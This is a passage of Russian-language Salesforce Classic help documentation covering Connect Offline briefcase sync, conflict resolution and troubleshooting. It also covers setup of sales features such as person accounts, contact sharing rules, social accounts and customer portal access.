**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версии: **Professional**  
**Edition.**

## Синхронизация портфеля


Если приложение Connect Offline подключено к Интернету, то портфель может быть синхронизирован с системой Salesforce. Во время синхронизации приложение Connect Offline обновляет записи Salesforce в соответствии с изменениями, внесенными в записи портфеля в автономном режиме. Кроме того, приложение Connect Offline обновляет записи портфеля в соответствии с изменениями, внесенными в записи Salesforce после последней синхронизации. Данное действие гарантирует доступность в системе Salesforce и приложении Connect Offline самых последних записей.

Портфель пользователя автоматически синхронизируется при первом входе в приложение Connect Offline. Если приложение Connect Offline подключено к Интернету, то портфель может быть синхронизирован в любое время посредством параметра **«Синхронизировать портфель»** в верхнем правом углу окна обозревателя.

Изменение интерактивной записи, измененной в автономном режиме, может инициировать конфликты данных во время синхронизации. Если записи, обновленные в портфеле и системе Salesforce конфликтуют, то приложение Connect Offline отображает инструмент разрешения конфликтов, позволяющий пользователям быстро [устранить любой конфликт](#). Чтобы отложить устранение конфликтов и закрыть инструмент разрешения конфликтов, нажмите кнопку **«Отмена»**. Чтобы воспользоваться инструментом разрешения конфликтов, щелкните ссылку в разделе «Ошибки» на вкладке «Начальная страница» приложения Connect Offline.

## Очистка портфеля

Чтобы восстановить исходное состояние приложения Connect Offline, щелкните ссылку **«Очистить портфель»** в верхнем правом углу окна обозревателя.

 **Внимание:** Ссылка **«Очистить портфель»** позволяет приложению Connect Offline удалить все файлы и параметры портфеля. Рекомендуем очищать портфель только при изменении часового пояса на компьютере или по просьбе администратора.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версии: **Professional**  
**Edition.**

## Разрешение конфликтов Connect Offline

Синхронизация может возвращать конфликты данных при изменении одних и тех же записей в системе Salesforce и приложении Connect Offline. Например, синхронизация возвращает конфликт данных, если один пользователь изменяет номер телефона контакта в приложении Connect Offline, а другой пользователь изменяет адрес контакта в системе Salesforce.

При возникновении конфликта приложение Connect Offline отображает инструмент разрешения конфликтов, позволяющий выбирать самые последние и правильные значения. Левая боковая панель окна содержит список записей, отмеченных конфликтами данных, а правая боковая панель диалогового окна отображает поля, содержащие противоречивые данные для записи, выбранной на левой боковой панели.

Чтобы воспользоваться инструментом разрешения конфликтов, выполните указанные ниже действия.

1. Чтобы определить способ отображения записей (списковое или древовидное представление) и выбрать нужную запись, воспользуйтесь раскрывающимся списком на левой панели.
2. Чтобы выбрать отображаемые поля записи (все или только с противоречивыми данными) и установить переключатель напротив правильного значения, воспользуйтесь раскрывающимся списком на правой панели.
3. При необходимости щелкните значок карандаша (✎) и вручную введите нужное значение.



**Прим.:** Значок карандаша не отображается для полей, которые доступны в некоторых объектах (например, продукты возможностей) только для чтения.

4. Повторите указанные выше действия для всех записей, перечисленных на левой панели. Запись, для которой выбрано правильное значение, помечается на левой панели зеленым флажком.
5. Выберите нужные значения для всех конфликтующих записей и нажмите кнопку **«Отправить»**.

Ниже перечислены рекомендации по использованию инструмента разрешения конфликтов.

- Чтобы отменить разрешение конфликтов данных, нажмите кнопку **«Отмена»**. При необходимости продолжите использование приложения Connect Offline. Обратите внимание, что инструмент разрешения конфликтов отображается при каждой синхронизации данных.
- Приложение Connect Offline позволяет вводить значения, которые нарушают правила проверки. Подобное нарушение рассматривается инструментом разрешения конфликтов как конфликт данных.

Одновременно инструмент разрешения конфликтов отображает только одно нарушение. Если запись нарушает несколько правил проверки, то каждое нарушение должно устраняться и синхронизироваться отдельно.

- Значения полей некоторых объектов (например, продукты возможностей) доступны в инструменте разрешения конфликтов только для чтения. При необходимости измените данные значения.

1. Откройте древовидное представление на левой панели.
2. Разверните все ветви и выберите самую удаленную ветвь.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версии: **Professional**  
**Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записей в приложении Connect Offline:

- «Чтение» для соответствующего типа записи (например, организации, контакты или возможности)

Для обновления записей в приложении Connect Offline:

- «Создание», «Редактирование» или «Удаление» для соответствующего типа записи (например, организации, контакты или возможности)

- Установите переключатель «Локальные значения» для сохранения значений Connect Offline или «Значения Salesforce» для сохранения значений на сервере. Значения полей, доступных только для чтения, меняются соответственно.
- Нажмите кнопку «Отправить».


При нажатии кнопки «Отправить» без выбора параметра приложение Connect Offline сохраняет значение клиента для любых значений, доступных только для чтения.

## Вкладки приложения Connect Offline

В приложении Connect Offline доступно несколько вкладок и функций.

Если администратор переименовывает стандартные вкладки Salesforce или добавляет настраиваемые объекты в конфигурацию портфеля, то отображаемые вкладки могут отличаться.

### Вкладка «Начальная страница»

- Просмотр, создание, изменение или удаление задач и событий, кроме многопользовательских событий
  - Обновление или удаление содержимого портфеля
  - Синхронизация, поиск и просмотр недавних элементов на боковой панели
  - Разворачивание раздела «Сведения о портфеле» для просмотра количества записей, доступных в приложении Connect Offline для каждого объекта, и количества записей, измененных с момента последней синхронизации
-  **Прим.:** Список измененных записей в разделе «Сведения о портфеле» не включает удаленные записи. Кроме того, поиск не возвращает поля типа «Область подробного текста» (например, поле организации «**Описание**»).
- Выбор значков под календарем для отображения разных представлений действий
  - Открытие инструмента разрешения конфликтов путем выбора ссылки «Обнаружены неразрешенные конфликты», отображающейся на боковой панели

### Вкладка «Организации»

- Просмотр недавних организаций на начальной странице вкладки «Организации»
- Выбор стандартного спискового представления для просмотра автономных организаций
- Просмотр, создание, изменение или удаление организаций
- Просмотр, создание, изменение или удаление **организаций-лиц**. Данная функция доступна в приложении Connect Offline 3.5.2.13 или более поздней версии.
- Просмотр, создание, изменение или удаление настраиваемых объектов, связанных с автономными организациями
- Связывание контактов, возможностей и действий с автономными организациями
- Использование типов записей организации, динамических макетов страниц, параметров безопасности поля и переведенных значений (согласно средству перевода)
- Обновление записей, доступных для редактирования. В зависимости от параметров общего доступа, заданных для записей, портфель может содержать записи, доступные только для чтения.

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версии: **Professional**  
**Edition.**

### Вкладка «Группы взаимосвязи»

- Отслеживание ролей разных участников группы взаимосвязи
- Назначение основного и дополнительного обозначений двум важным участникам группы взаимосвязи
- Просмотр сводных связанных списков всех действий для участников группы взаимосвязи
- Просмотр сводных связанных списков настраиваемых объектов, связанных с организациями в группе взаимосвязи

 **Прим.:** Данная функция доступна в приложении Connect Offline 3.5.2.13 или более поздней версии. Приложение Connect Offline не поддерживает связанные списки на странице сведений о группе взаимосвязи.


### Вкладка «Контакты»



- Просмотр недавних контактов на начальной странице вкладки «Контакты»
- Выбор стандартного спискового представления для просмотра автономных контактов
- Просмотр, создание, изменение, клонирование или удаление контактов
- Просмотр, создание, изменение или удаление настраиваемых объектов, связанных с автономными контактами
- Связывание действий с автономными контактами
- Использование типов записей организации, динамических макетов страниц, параметров безопасности поля и переведенных значений (согласно средству перевода)
- Обновление записей, доступных для редактирования. В зависимости от параметров общего доступа, заданных для записей, портфель может содержать записи, доступные только для чтения.

### Вкладка «Возможности»

- Просмотр недавних возможностей на начальной странице вкладки «Возможности»
- Выбор стандартного спискового представления для просмотра автономных возможностей
- Просмотр, создание, изменение, клонирование или удаление возможностей
- Просмотр, создание, изменение или удаление настраиваемых объектов, связанных с автономными возможностями
- Связывание действий и ролей контакта с автономными возможностями
- Добавление и обновление ролей контакта, продуктов и расписаний, а также изменение прайс-листа для возможности
- Использование типов записей организации, динамических макетов страниц, параметров безопасности поля и переведенных значений (согласно средству перевода)
- Обновление записей, доступных для редактирования. В зависимости от параметров общего доступа, заданных для записей, портфель может содержать записи, доступные только для чтения.

### Вкладка «Интересы»

- Просмотр недавних интересов на начальной странице вкладки «Интересы»
- Выбор стандартного спискового представления для просмотра автономных интересов
- Просмотр, создание, изменение или удаление интересов в зависимости от параметров общего доступа
-  **Прим.:** Изменения интересов, внесенные в приложении Connect Offline, не инициируют правила назначения.
- Связывание действий с автономными интересами
- Использование типов записей, динамических макетов страниц, параметров безопасности поля и переведенных значений (согласно средству перевода)

 **Прим.:** Интересы и записи настраиваемых объектов доступны только в приложении Connect Offline 2.0 или более поздней версии, так как обозначаются значком портфеля , используемым для запуска приложения.

## Примечания к использованию приложения Connect Offline

Ниже перечислены рекомендации по использованию приложения Connect Offline.

- Многопользовательские события отображаются в приложении Connect Offline, но недоступны для создания или редактирования. Приглашенный на событие, который не является организатором, не может изменить или удалить данное событие в автономном режиме.
- Приложение Connect Offline не поддерживает автоматически создаваемые поля (например, поля формулы и поля автонумерации).
- Связанные списки в приложении Connect Offline не отображают поля поиска.

СМ. ТАКЖЕ:

[Что такое стандартное содержимое портфеля Connect Offline?](#)

[Вход в приложение Connect Offline](#)

[Устранение неполадок в приложении Connect Offline](#)

## Устранение неполадок в приложении Connect Offline

Ниже перечислены типовые проблемы Connect Offline и способы их решения.

### Действия

#### **Не удается изменить запись, связанную с действием в автономном режиме**

Пользователь может изменить запись, связанную с задачей или событием Salesforce, но поле действия «Связано с» доступно в приложении Connect Offline только при доступности связанной записи в автономном режиме. Например, если событие связано с организацией, отсутствующей в портфеле, то пользователь не может изменить организацию события посредством приложения Connect Offline.

#### **Поле «Отображается на портале самообслуживания» недоступно в автономном режиме**

Пользователь может просматривать данное поле в макетах страниц действий посредством системы Salesforce, но данное поле недоступно в приложении Connect Offline, так как указывает на связь действия с обращением, а обращения не поддерживаются приложением Connect Offline.

#### **Не удается обновить групповые события в приложении Connect Offline**

Многопользовательские события отображаются в приложении Connect Offline, но недоступны для создания или редактирования. Приглашенный на событие, который не является организатором, не может изменить или удалить данное событие в автономном режиме.

### Содержимое портфеля

#### **Не удается изменить некоторые записи моего портфеля**

В зависимости от параметров портфеля, записи доступны только для чтения, если доступны только в автономном режиме ввиду их связывания с записями, добавленными в автономном режиме. Например, при выборе портфеля на

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версии: **Professional**  
**Edition.**



основе возможностей некоторые организации будут доступны только для чтения в автономном режиме даже при отсутствии связывания с возможностью, но при наличии связывания с контактом портфеля.

### **Портфель превышает ограничение**

Записи, доступные только для чтения и добавленные путем связывания с другими записями портфеля, не учитываются ограничениями. Например, согласно установленному ограничению, портфель может содержать не более 5 000 организаций, но, при наличии 200 организаций, добавленных путем связывания с другими записями портфеля, портфель может содержать 5 200 организаций.

## Обозреватели

### **Операционная система Windows XP SP2 отображает предупреждение в приложении Connect Offline**

Чтобы скрыть данное предупреждение, измените параметры обозревателя Internet Explorer.

1. Запустите обозреватель Internet Explorer.
2. Выберите пункт **«Свойства обозревателя»** в меню **«Сервис»**.
3. Откройте вкладку **«Дополнительно»**.
4. Прокрутите до раздела **«Безопасность»**.
5. Установите флажок **«Разрешать запуск активного содержимого файлов на моем компьютере»**.
6. Нажмите кнопку **«Применить»**.
7. Нажмите кнопку **«ОК»**.

### **Не удается загрузить и установить приложение Connect Offline посредством Firefox**

Система Salesforce поддерживает другие обозреватели, но загрузка и установка приложения Connect Offline должны выполняться посредством обозревателя Internet Explorer.

### **Отображение ошибки «Не удается подключиться к системе Salesforce для обновления приложения Connect Offline»**

Ниже перечислены сценарии отображения данного сообщения.

- Настройки компьютера позволяют использовать прокси-сервер для подключения к Интернету, требующего проверки подлинности. Данное подключение выполняется автоматически посредством единой регистрации или другого метода проверки подлинности, позволяющего подключаться к Интернету без ввода имени пользователя или пароля.
- Компьютер защищен брандмауэром.
- Компьютер защищен антивирусным программным обеспечением.

## Разрешение конфликтов

### **Не удается выбрать поля для разрешения конфликтов**

Значения полей некоторых объектов (например, продукты возможностей) доступны в инструменте разрешения конфликтов только для чтения. При необходимости измените данные значения.

1. Откройте древовидное представление на левой панели.
2. Разверните все ветви и выберите самую удаленную ветвь.
3. Установите переключатель **«Локальные значения»** для сохранения значений Connect Offline или **«Значения Salesforce»** для сохранения значений на сервере. Значения полей, доступных только для чтения, меняются соответственно.
4. Нажмите кнопку **«Отправить»**.



При нажатии кнопки **«Отправить»** без выбора параметра приложение Connect Offline сохраняет значение клиента для любых значений, доступных только для чтения.

#### **Инструмент разрешения конфликтов предлагает создать запись или повторить попытку**

Параметры общего доступа, возможно, изменены. При наличии доступа для выполнения действия нажмите кнопку **«Повторить»**. В противном случае создайте запись в приложении Connect Offline.

#### **Не удается изменить значение зависящего раскрывающегося списка в инструменте разрешения конфликтов**

Значение конфликтующего поля не может быть изменено при разрешении конфликтов для поля зависящего раскрывающегося списка. Чтобы разрешить данные типы конфликтов, примените значение Salesforce или значение Connect Offline.



**Прим.:** Если управляющее поле зависящего раскрывающегося списка скрывается параметрами безопасности в автономном режиме, то значок сведений для зависящего раскрывающегося списка отображает API-имя управляющего поля вместо имени метки.

### Поля

#### **Не удается просмотреть поля поиска в связанных списках Connect Offline**

Связанные списки в приложении Connect Offline не отображают поля поиска.

#### **Не удается просмотреть поля настраиваемой формулы и автонумерации в приложении Connect Offline**

Приложение Connect Offline не поддерживает автоматически создаваемые поля (например, поля формулы и поля автонумерации).

#### **Поля автонумерации не создаются в приложении Connect Offline.**

При создании записи в приложении Connect Offline, увеличивающей номер поля автонумерации, приложение Connect Offline отображает метку для данного поля при использовании приложения Connect Offline. При синхронизации система Salesforce заполняет поле следующим уникальным номером.

### Вкладка «Начальная страница»

#### **Список измененных записей на вкладке «Начальная страница» отображает неверное количество**

Список измененных записей в разделе боковой панели «Сведения о портфеле» не включает удаленные записи.

### Установка

#### **Что устанавливается?**

Приложение Connect Offline устанавливает файл SForceDB.exe, который непрерывно выполняется в фоновом режиме и размещает базу данных Connect Offline.

#### **Не удается установить приложение Connect Offline**

Приложение Connect Offline требует систему Salesforce для установки компонентов, редактирующих реестр компьютера. Если организация применяет параметры безопасности, препятствующие редактированию реестра, рекомендуем выполнить вход от имени системного администратора перед установкой данных компонентов или обратиться за помощью к специалистам отдела информационных технологий.

#### **Можно ли выполнять пакетные развертывания приложения Connect Offline?**


Да, пользователи могут выполнять системные развертывания.

#### **Как просмотреть версию приложения Connect Offline, доступную моим пользователям?**

Версия приложения Connect Offline каждого пользователя отображается в журнале входов.

## Интересы

### Не удается просмотреть интересы в приложении Connect Offline

Интересы доступны только в приложении Connect Offline 2.0 или более поздней версии. При использовании приложения Connect Offline 2.0 или более поздней версии рекомендуем запускать приложение посредством данного значка: . Чтобы обновить приложение Connect Offline, выполните указанные ниже действия.

1. Синхронизируйте данные в приложении Connect Offline.
2. При необходимости удалите предыдущую версию приложения Connect Offline посредством компонента «Установка и удаление программ» на панели управления Windows.
3. Чтобы установить приложение Connect Offline, откройте страницу приложения Connect Offline в разделе личных параметров.
4. Синхронизируйте данные в приложении Connect Offline.

Убедитесь в наличии соответствующих полномочий для просмотра интересов.

### Правила назначения интересов не выполняются

Интересы, созданные в приложении Connect Offline, не назначаются автоматически на основе правил назначения интересов. Чтобы назначить интересы после повторного подключения к системе Salesforce, выполните пакетный перенос записей.

## Различия отображения мультивалюты

### Стоимости возможностей немного различаются

Если организация использует мультивалюту, а валюта возможности отличается от валюты компании, то отображаемые стоимости могут немного различаться. Преобразованная стоимость, отображаемая на автономной странице сведений о возможности, может отличаться на 1-2 цента от стоимости, отображаемой на аналогичной странице приложения Salesforce. Фактическое сохраненное значение не содержит ошибки.

## Группы взаимосвязи

### Не удается просмотреть вкладку «Группы взаимосвязи» в приложении Connect Offline

Вкладка «Группы взаимосвязи» доступна только при установке пакета AppExchange «Группы взаимосвязи» в организацию Salesforce, синхронизируемую с приложением Connect Offline.

## Поиск

### Результаты поиска не содержат полей

Результаты поиска не содержат полей типа «Область подробного текста» (например, поле организации «Описание»).

## Время ожидания, временные отметки и часовые пояса

### Временные отметки файлов, обновленных в приложении Connect Offline, не отображаются как ожидалось

Поля «Создано» и «Изменено» записей, созданных или обновленных в приложении Connect Offline, отображают время компьютера (даже после синхронизации).

Действия, созданные в приложении Connect Offline, отображают время, введенное пользователем, и часовой пояс компьютера. Во время синхронизации система Salesforce преобразовывает время действия в часовой пояс, выбранный на странице личных сведений Salesforce.

Чтобы применить изменение часового пояса в приложении Connect Offline, очистите и синхронизируйте портфель.


**Время ожидания приложения Connect Offline истекает при синхронизации больших наборов данных**

Измените параметр реестра `HttpTimeout` в файле

`HKKEY_LOCAL_MACHINE\SOFTWARE\salesforce.com\Offline2`. Значение по умолчанию: 360 секунд.

## Редактирование параметров обновления контактов

Чтобы настроить параметры запросов на обновление контактных данных, выполните указанные ниже действия.

 **Прим.:** Если в организации включена поддержка организаций-лиц, то данные параметры также применяются к организациям-лицам. Дополнительную информацию см. в разделе [«Что такое организация-лицо?»](#) на странице 1250.

1. Введите строку *«Обновление контактов»* в поле *«Быстрый поиск»* в меню *«Настройка»* и выберите пункт **«Мои параметры обновления контактов»**.
2. Чтобы получать копии отправленных сообщений эл. почты об обновлении контактов, установите переключатель *«Да»* в параметре *«Автоматическая СК»*. Данный параметр доступен только в том случае, если в организации отключена поддержка скрытых копий сообщений эл. почты о соответствии.
3. Чтобы отображать напоминания об отправке запросов на обновление контактов при сохранении новых контактов, установите переключатель *«Да»* в параметре *«Напоминание для новых контактов»*.
4. Введите стандартную тему сообщения эл. почты.
5. Введите сообщение в поле примечания.
6. Введите подпись и собственные контактные данные в поле подписи.
7. Чтобы просмотреть доступные поля слияния, которые при необходимости могут быть скопированы и вставлены в поле темы, примечания или подписи, воспользуйтесь областью *«Доступные поля слияния»* вверху страницы.
8. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

# Настройка и обслуживание инструментов продаж

## Настройка и обслуживание функций продаж

---

Предоставьте торговым представителям инструментарий для повышения продаж. В данном разделе описаны основные функции продаж системы Salesforce, функции производительности для торговых представителей, а также интеграция электронной почты Microsoft.

### Основные функции для обеспечения продаж

Ключевые функции продаж позволяют торговым представителям управлять основными компонентами: клиентами, продуктами и услугами, которые предлагает компания и т.д.

#### **Организации, контакты, интересы,**

- Включение компонентов «Важные данные об организациях» и «Иерархия организаций»
- Включение организаций-лиц
- Включение социальных организаций, контактов и интересов

#### **Интересы и кампании**

- Определение параметров по умолчанию для создания интересов
- Настройка правил назначения интересов
- Настройка правил автоматического ответа
- Настройка компонента «Влияние кампании»

#### **Возможности**

- Настройка пути продаж

#### **Сметы и заказы**

- Включение смет
- Настройка заказов

#### **Продукты и прайс-листы**

- Включение расписаний продуктов
- Настройка автоматической активации цены

#### **Прогнозы**

- Настройка совместного прогнозирования

#### **Функция управления территориями 2.0**

- Внедрение территорий продаж организации и управление ими

#### **Управление повторами**

- Настройка функции управления повторами в системе Salesforce

#### **Data.com**

- Внедрение функции очистки Data.com Clean

- [Внедрение Data.com Prospector](#)

#### **Work.com**

- [Включение функций Work.com](#)
- [Настройка сводок по производительности](#)
- [Настройка оценок производительности](#)
- [Настройка функции навыков и подтверждений](#)

## Функции производительности торговых представителей

Функции производительности расширяют основные функции, предоставляя торговым представителям возможность планировать события, передавать информацию по электронной почте и др.

#### **Примечания**

- [Настройка примечаний](#)

#### **Действия**

- [Настройка событий, календарей и задач](#)
- [Настройка общедоступных календарей в Salesforce Classic](#)

#### **Эл. почта Salesforce**

- [Настройка шаблонов электронной почты и управление ими](#)

## Интеграция электронной почты Microsoft


Используйте Salesforce непосредственно в почтовых приложениях Microsoft, связывайте важные сообщения эл. почты с записями Salesforce и синхронизируйте данные между двумя системами.


- [Приложение Salesforce для Outlook](#)
- [Exchange Sync](#)
- [Salesforce for Outlook](#)

## Администрирование людей и организаций-покупателей

### Администрирование организаций

#### Включение организаций-лиц

 **Прим.:** Данный выпуск поддерживает бета-версию организаций-лиц в Lightning Experience, являющуюся полноценной, но имеющую некоторые ограничения. Дополнительную информацию см. в разделе [«Ограничения для Lightning Experience»](#) на странице 270.


 **Важное замечание:** Включение организаций-лиц является необратимым. Поэтому действующим клиентам мы рекомендуем [создать безопасную среду](#), чтобы просмотреть, каким образом организации-лица повлияют на их организацию.

Прежде чем продолжить работу, выполните указанные ниже действия.

- Создайте как минимум один тип записи для организаций.
- Предоставьте полномочие «Чтение» для контактов профилям, имеющим полномочие «Чтение» для организаций.
- Убедитесь, что одному стандартному параметру общего доступа к контактам задано значение «Контролируется родительским объектом».

Затем обратитесь в компанию Salesforce для включения организаций-лиц и выполните указанные ниже действия.

1. С помощью параметров управления для объекта для организаций-лиц перейдите к пункту «Типы записей».
2. Назначьте типы записей организаций-лиц соответствующим профилям.

 **Прим.:** Организации-лица учитываются в хранилище организаций и контактов, так как каждая организация-лицо состоит из одной организации и одного контакта. Прежде чем использовать организации-лица, проверьте хранилище на наличие свободной памяти.

СМ. ТАКЖЕ:

[Организации](#)

[Что такое организация-лицо?](#)

#### ВЕРСИИ

Организации-компании доступны в версиях: **Salesforce Classic** и **Lightning Experience**.

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: **Salesforce Classic** и **Lightning Experience**

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения организаций-лиц:

- «Настройка приложения»

## Параметры организаций

Включите или отключите функции сведений об организациях или иерархии организаций на странице параметров организаций.

| Функция                       | Выполняемые функции   |
|-------------------------------|---|
| Важные данные об организациях | Если функция сведений об организациях включена, она использует технологии Salesforce и сторонние технологии, которые позволяют работать на других уровнях обеспечения конфиденциальности и безопасности. Эти службы могут сохранять и обрабатывать некоторые данные вашей организации, такие как название организации и веб-сайт. Salesforce не отвечает за конфиденциальность и безопасность данных, которые доступны третьим сторонам, если вы используете эту функцию. |
| Иерархия организаций          | Если включена иерархия организаций, ссылка [ <b>Просмотр иерархии</b> ] появляется рядом с названием организации на странице сведений об организации. Нажмите на ссылку для просмотра взаимоотношений между организацией и ее партнером.  |

### ВЕРСИИ

Сведения об организациях доступны в версиях: **Lightning Experience** и **Salesforce1**

Компонент «Иерархия организаций» доступен в: **Salesforce Classic**

Организации-компании доступны в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров организаций:

- «Настройка приложения»

1. Введите строку «*Параметры организации*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры организации**».
2. Нажмите кнопку «**Правка**».
3. Измените нужные параметры.
4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:


[Организации](#)

## Администрирование групп взаимосвязи

### Настройка контактов и ролей контактов

#### Создание правил общего доступа к контакту

Правила общего доступа к контакту могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к контакту, в том числе не более 50 правил общего доступа на основе критериев.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
  2. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
  3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: контакт».
  4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
  5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
  6. Выберите тип правила.
  7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
    - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
    - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.
-  **Прим.:** Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
  9. Выберите параметры общего доступа для пользователей.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил  
общего доступа:

- «Управление общим доступом»



| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

**10.** Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:


[Правила общего доступа](#)

[Категории правила общего доступа](#)

## Включение социальных организаций, контактов и интересов

Функция «Социальные организации, контакты и интересы», включенная в организации или приложении Salesforce1, позволяет предоставлять пользователям доступ к социальным сетям.

Организациям, созданным после выпуска Spring'12, функция «Социальные организации, контакты и интересы» и доступ ко всем социальным сетям предоставляются по умолчанию. Для организаций, созданных ранее, данную функцию следует включить вручную.

 **Прим.:** Если функция «Социальные организации, контакты и интересы» уже включена, но пользователи не видят одну или несколько социальных сетей, см. раздел [«Устранение проблем с функцией "Социальные организации, контакты и интересы"»](#).

1. В меню «Настройка» введите строку *«Социальные организации»* в поле «Быстрый поиск» и выберите пункт **«Настройки социальных организаций и контактов»**.
2. Установите флажок **«Включить социальные организации и контакты»**.
3. Выберите социальные сети, к которым могут обращаться пользователи в вашей организации. По умолчанию включена поддержка всех социальных сетей.  
В Salesforce Lightning Experience и мобильном приложении Salesforce1 пользователи имеют доступ только к Twitter, даже если включены другие социальные сети.
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы сделать Twitter доступным в мобильном приложении Salesforce1, добавьте карточку Twitter в раздел «Мобильные карточки» в макеты страниц интересов, контактов и организаций.
6. Уведомите пользователей о возможности индивидуальной настройки функции «Социальные организации, контакты и интересы».

СМ. ТАКЖЕ:

[Социальные организации, контакты и интересы](#)

[Устранение неполадок с функцией «Социальные организации, контакты и интересы»](#)

[Настройка социальных организаций, контактов и интересов](#)

[Активация Data.com Social Key](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Организации-компании  
доступны в версиях: **все**  
версии, кроме  
**Database.com Edition.**

Организации-лица  
доступны в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Контакты доступны в  
версиях: **все** версии, кроме  
**Database.com Edition.**

Интересы доступны в  
версиях: **Group Edition,**  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функции Data.com Clean и  
Data.com Social Key  
доступны в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения, настройки  
или выключения функции  
«Социальные организации,  
контакты и интересы»:

- «Настройка приложения»

## Рекомендации по включению клиентского портала для контактов и управлению им

Ниже приведены рекомендации по включению клиентского портала для контактов. Выберите наилучшие методы для сохранения сведений о контактах.

### Включение клиентского портала для контактов

- Контакт может быть включен на клиентском портале только в том случае, если ответственный за организацию контакта связан с ролью в собственной организации.
- Для пользователя, который одновременно является пользователем партнерского и клиентского порталов, необходимо создать два контакта, благодаря которым на каждом портале можно будет использовать разные имена пользователей и пароли.
- Контакт может быть пользователем портала самообслуживания и партнерского портала *или* пользователем клиентского портала.



**Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

- Все данные, созданные или принадлежащие пользователю портала самообслуживания, могут быть доступны пользователю партнерского или клиентского портала, связанному с этим же контактом.
- Поле «Псевдоним» по умолчанию содержит адрес-псевдоним данного пользователя. Например, если поле «Адрес эл. почты» содержит значение «spetrov@kompaniya.ru», то при нажатии кнопки **«Сохранить»** полю «Псевдоним» по умолчанию присваивается значение «spetrov».
- При включении клиентского портала организации контакту назначается роль «Пользователь-клиент», содержащая имя организации контакта. При необходимости роль контакта на портале может быть обновлена. Данный алгоритм не относится к **пользователям массового портала**, так как они не имеют ролей и не являются участниками иерархии ролей.

### Управление клиентским порталом для контактов

- Настройки доступа контакта к клиентскому portalу могут быть изменены. Щелкните ссылку **«Управление внешним пользователем»** и выберите пункт **«Просмотр пользователя клиентского портала»**.
- [Объединение контактов, поддерживающих возможность использования клиентского портала.](#)
- [Изменение организации контакта.](#)
- Регулярно проверяйте актуальность настроек доступа к portalу, при необходимости деактивируя и отключая учетные записи пользователей.
- Чтобы удалить контакт, отключите для пользователя доступ к portalу. Неактивные пользователи не могут быть удалены.

СМ. ТАКЖЕ:

[Включение клиентского портала для контактов и организаций-лиц](#)

[Рекомендации по объединению контактов, связанных с пользователями портала](#)

[Ограничения контактов](#)

### ВЕРСИИ

